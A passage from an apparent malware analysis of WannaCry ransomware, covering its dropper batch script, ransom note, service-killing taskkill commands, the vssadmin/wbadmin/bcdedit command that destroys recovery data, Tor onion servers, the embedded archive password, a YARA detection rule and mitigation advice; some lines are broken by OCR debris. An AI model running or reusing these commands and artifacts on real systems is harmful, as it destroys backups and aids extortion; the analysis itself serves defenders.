10005859 push    offset aSFi     ; "%s fi"
1000585E push    eax             ; Dest
```

Script File:

```
@echo off

echo SET ow = WScript.CreateObject ("WScript.Shell")> m.vbs

echo SET om = ow.CreateShortcut  ("%s%s")>> m.vbs

echo om.TargetPath  = "%s%s">> m.vbs

echo om.Save>> m.vbs

cscript.exe //nologo m.vbs

del m.vbs
```

The code above used for copying files deleting them and create shortcut to malware executable.

Then it copy file r.wncry and WanaDecryptor to every directory that ransomware made encryption. The file will be the instruction of what happened and how to pay.it always shows this massage if it closed .

```
Q:  What's wrong with my files?

A:  Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypte
    If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
    Let's start decrypting!

Q:  What do I do?

A:  First, you need to pay service fees for the decryption.
    Please send %s to this bitcoin address: %s

    Next, please find an application file named "%s". It is the decrypt software.
    Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q:  How can I trust?

A:  Don't worry about decryption.
    We will decrypt your files surely because nobody will trust us if we cheat users.


*   If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
```

When encryption of target file successfully completed with RSA random number Key then it with get the full path of file and save it to file f.wncry as shown in figure and the file f.wncry will save to current directory that malware executed.

```
43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64   C:\Documents and
20 53 65 74 74 69 6E 67 73 5C 41 64 6D 69 6E 69    Settings\Admini
73 74 72 61 74 6F 72 5C 44 65 73 6B 74 6F 70 5C   strator\Desktop\
50 72 6F 67 72 61 6D 73 5C 41 6F 52 45 2D 44 42   Programs\AoRE-DB
47 5C 69 63 6F 5C 42 55 54 5F 49 4D 47 5F 43 4F   G\ico\BUT_IMG_CO
53 54 55 4D 31 2E 62 6D 70 2E 57 4E 43 52 59 0D   STUM1.bmp.WNCRY.
0A 43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E   .C:\Documents an
64 20 53 65 74 74 69 6E 67 73 5C 41 64 6D 69 6E   d Settings\Admin
69 73 74 72 61 74 6F 72 5C 44 65 73 6B 74 6F 70   istrator\Desktop
5C 50 72 6F 67 72 61 6D 73 5C 41 6F 52 45 2D 44   \Programs\AoRE-D
42 47 5C 54 6F 6F 6C 73 5C 44 75 50 32 6F 6F 32   BG\Tools\DuP2oo2
5C 70 6C 75 67 69 6E 73 5C 50 44 4B 5C 4D 41 53   \plugins\PDK\MAS
4D 5C 6D 61 73 6D 33 32 5F 63 68 65 63 6B 77 69   M\masm32_checkwi
6E 64 6F 77 73 76 65 72 73 69 6F 6E 5C 63 68 65   ndowsversion\che
63 6B 77 69 6E 64 6F 77 73 76 65 72 73 69 6F 6E   ckwindowsversion
5F 70 61 74 63 68 65 72 64 6C 6C 2E 61 73 6D 2E   _patcherdll.asm.
57 4E 43 52 59 0D 0A 43 3A 5C 44 6F 63 75 6D 65   WNCRY..C:\Docume
```

Kill Services:

malware kill these specific services using cmd because the data store of these services will be encrypted.

taskkill.exe /f /im mysqld.exe

taskkill.exe /f /im sqlwriter.exe

taskkill.exe /f /im sqlserver.exe

taskkill.exe /f /im MSExchange

taskkill.exe /f /im Microsoft.Exchange

Decryptor:

it starts with connecting to one of these servers. The connection will be with tor browser then retrieve the encryption keys.

Servers:

gx7ekbenv2ri ucmf .onion


57g7s pgrzlojinas.onion

xxlvbrloxvriy2 c5.onion

76jdd2i r2embyv47.onion

cwwnhwhlz52maqm7 .onion

It checks the persistence of this path HKLM\Software\wd or not then it read the contents of c.wncry file and read size of 780 bytes if file doesn't exists it will create file c.wncry then get actual time and write this string to it "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"



Important Commands:

Fi Command:

```
000000000040660F mov     ebp, ds:__p___argv
0000000000406615 mov     edi, offset aFi ; "fi"
000000000040661A call    ebp ; __p___argv
000000000040661C mov     edx, [eax]
000000000040661E mov     esi, [edx+4]
```

It checks for command fi if true then it reads 136 bytes from 00000000.res file with mode “rb”.

It read the content of file c.wncry especially tor browser then connect to 127.0.0.1 using port 9050.

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 74  ..............ht
74 70 73 3A 2F 2F 64 69 73 74 2E 74 6F 72 70 72  tps://dist.torpr
6F 6A 65 63 74 2E 6F 72 67 2F 74 6F 72 62 72 6F  oject.org/torbro
77 73 65 72 2F 36 2E 35 2E 31 2F 74 6F 72 2D 77  wser/6.5.1/tor-w
69 6E 33 32 2D 30 2E 32 2E 39 2E 31 30 2E 7A 69  in32-0.2.9.10.zi
70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  p...............
```

It finds this directory TaskData\Tor\tor.exe then executes it and connects to one of servers. After that it open file 00000000.res .actually it move point esp to read 8 bytes from file with element size 136. It pushs string ‘+++’ and get both computer and username then send this information to server.

Co Command:

```
0000000000406661
0000000000406661 loc_406661:                ; "co"
0000000000406661 mov     edi, offset aCo
0000000000406666 call    ebp ; __p___argv
0000000000406668 mov     eax, [eax]
000000000040666A mov     esi, [eax+4]
```

It checks for argument if argument “Co” it will search for file 00000000.res and read the content of it.

```
5E F1 6E FF E5 B7 40 D0 00 00 00 00 00 00 00 00  ^ñnÿå·@Ð........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
A1 53 5F 59 00 00 00 00 00 00 00 00 00 00 00 00  ¡S_Y............
00 00 00 00 AF 55 5F 59 DA 53 5F 59 F7 02 00 00  ....¯U_YÚS_Y÷...
14 F9 78 02 00 00 00 00                          .ùx.....
```

Vs Command:

ransomware checks for argument vs if true It will sleep for 10 second and executes this command /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete &bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcde dit /set {default} recoveryenabled no & wbadmin delete catalog –q uiet vs . The command above used for disable data recovery.

```
00000000004066EE push    10000           ; dwMilliseconds
00000000004066F3 call    ds:Sleep
00000000004066F9 mov     ecx, 32h
00000000004066FE mov     esi, offset aCVssadminDelet ; "/c vssadmin delete shadows /all /quiet "...
0000000000406703 lea     edi, [esp+000Ch+var_990]
```

If there is no command it copy the file b.wncry to the location of current directory and desktop then it change it to @WanaDecryptor@.bmp then display windows as shown in figure .

From offset 00000000004018F6 to 0000000000401955 you have to rename hold on and press p to create function. When you click on button check payment it with display on of these messages:

Congratulations! Your payment has been checked!

'Failed to check your payment'

Please make sure that your computer is connected to the Internet

your Internet Service Provider (ISP) does not block connections to the TOR Network!

You did Pay now if you didn',27h,'t and check again after 2 hours.not pay or we did not confirmed your payment!

Additional Urls:

https://www.google.com/search?q=how+to+buy+bitcoin


http://www.btcfrog.com/qr/bitcoinpng.php?address

https://en.wikipedia.org/wiki/Bitcoin

These links above are embedded into ransomware file and explain to you how to what bitcion is and how to buy .

Notes:

There is resource called "XIA" you have to convert it to bin then extract it WinRAR with password "WNcry@2ol7" then analysis each file.



m_bulgarian.wnry	11/19/2010 11:16 ...	WNRY File	47 KB
m_chinese (simplified).wnry	11/19/2010 11:16 ...	WNRY File	54 KB
m_chinese (traditional).wnry	11/19/2010 11:16 ...	WNRY File	78 KB
m_croatian.wnry	11/19/2010 11:16 ...	WNRY File	39 KB
m_czech.wnry	11/19/2010 11:16 ...	WNRY File	40 KB
m_danish.wnry	11/19/2010 11:16 ...	WNRY File	37 KB
m_dutch.wnry	11/19/2010 11:16 ...	WNRY File	37 KB
m_english.wnry	11/19/2010 11:16 ...	WNRY File	37 KB
m_filipino.wnry	11/19/2010 11:16 ...	WNRY File	37 KB
m_finnish.wnry	11/19/2010 11:16 ...	WNRY File	38 KB
m_french.wnry	11/19/2010 11:16 ...	WNRY File	38 KB
m_german.wnry	11/19/2010 11:16 ...	WNRY File	37 KB
m_greek.wnry	11/19/2010 11:16 ...	WNRY File	48 KB
m_indonesian.wnry	11/19/2010 11:16 ...	WNRY File	37 KB
m_italian.wnry	11/19/2010 11:16 ...	WNRY File	37 KB
m_japanese.wnry	11/19/2010 11:16 ...	WNRY File	80 KB
msg	6/22/2017 9:44 AM	File folder	
b.wnry	5/11/2017 4:13 AM	WNRY File	1,407 KB
c.wnry	5/11/2017 4:11 AM	WNRY File	1 KB
r.wnry	5/10/2017 11:59 PM	WNRY File	1 KB
s.wnry	5/9/2017 12:58 AM	WNRY File	2,968 KB
t.wnry	5/11/2017 10:22 AM	WNRY File	65 KB
taskdl.exe	5/11/2017 10:22 AM	Application	20 KB
tasksе.exe	5/11/2017 10:22 AM	Application	20 KB
u.wnry	5/11/2017 10:22 AM	WNRY File	240 KB

Yara signature:

```
rule Ransomware_Wannacry {
        meta:
            filetype ="PE"
            author ="Mahmoud ElMenshawy"
            description = "Detect of Ransomware_Wannacry"
            date "5-8-2017"
            hash ="ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"

        strings:
            $x1  =  "icacls. /grant Everyone: F /T /C /Q "
            $x2  =  "attrib +h "
            $x3  =  "% -m security "
            $x4  =  "cmd.exe /c "
            $x5  =  "cmd.exe /c start /b %s vs"
            $x6  =  "taskkill.exe /f /im mysqld.exe"
            $x7  =  "taskkill.exe /f /im sqlwriter.exe"
            $x8  =  "taskkill.exe /f /im sqlserver.exe"
            $x9  =  "taskkill.exe /f /im MSExchange"
            $x10 =  "taskkill.exe /f /im Microsoft.Exchange"

            //Url Bitcoin
            $bcURL1 = "https://www.google.com/search?q=how+to+buy+bitcoin"
            $bcURL2 = "http://www.btcfrog.com/qr/bitcoinpng.php?"
            $bcURL3 = "https://en.wikipedia.org/wiki/Bitcoin"

            //attacker ip
            $atb = "http://www.iugerfsodp9ifjaposdfjhgosurijfaewrwergwea.com"

        condition:
            all of them
    }
```

Conclusion:

WannaCry is type of ransomware family that spread quickly using exploit of SMBv1. CTU Researchers recommend some rules to mitigate the thread .

- Apply the Microsoft security updates for MS17-010, including the updates for the Windows XP and Windows Server 2003 legacy operating systems.

- Disable SMBv1 on systems where it is not necessary (e.g., hosts that do not need to communicate with Windows XP and Windows 2000 systems). Carefully evaluate the need for allowing SMBv1-capable systems on interconnected networks compared to the associated risks.

- Segment networks to isolate hosts that cannot be patched, and block SMBv1 from traversing those networks.

- Scan networks for the presence of the DoublePulsar backdoor using plugins for tools such as Nmap.

- Use network auditing tools to scan networks for hosts that are vulnerable to the vulnerabilities described in MS17-010.

- Filter emails containing potentially dangerous file types such as executables, scripts, or macro-enabled documents.

- Implement a backup strategy that includes storing data using offline backup media. Backups to locally connected, network-attached, or cloud-based storage are often insufficient because ransomware frequently accesses and encrypts files stored on these systems.

References:

https://www.symantec.com/connect/blogs/what-you-need-know-about-wannacry-ransomware
http://news.softpedia.com/news/wannacry-ransomware-spread-halted-by-hero-researcher-515690.shtml
https://securingtomorrow.mcafee.com/executive-perspectives/analysis-wannacry-ransomware-outbreak/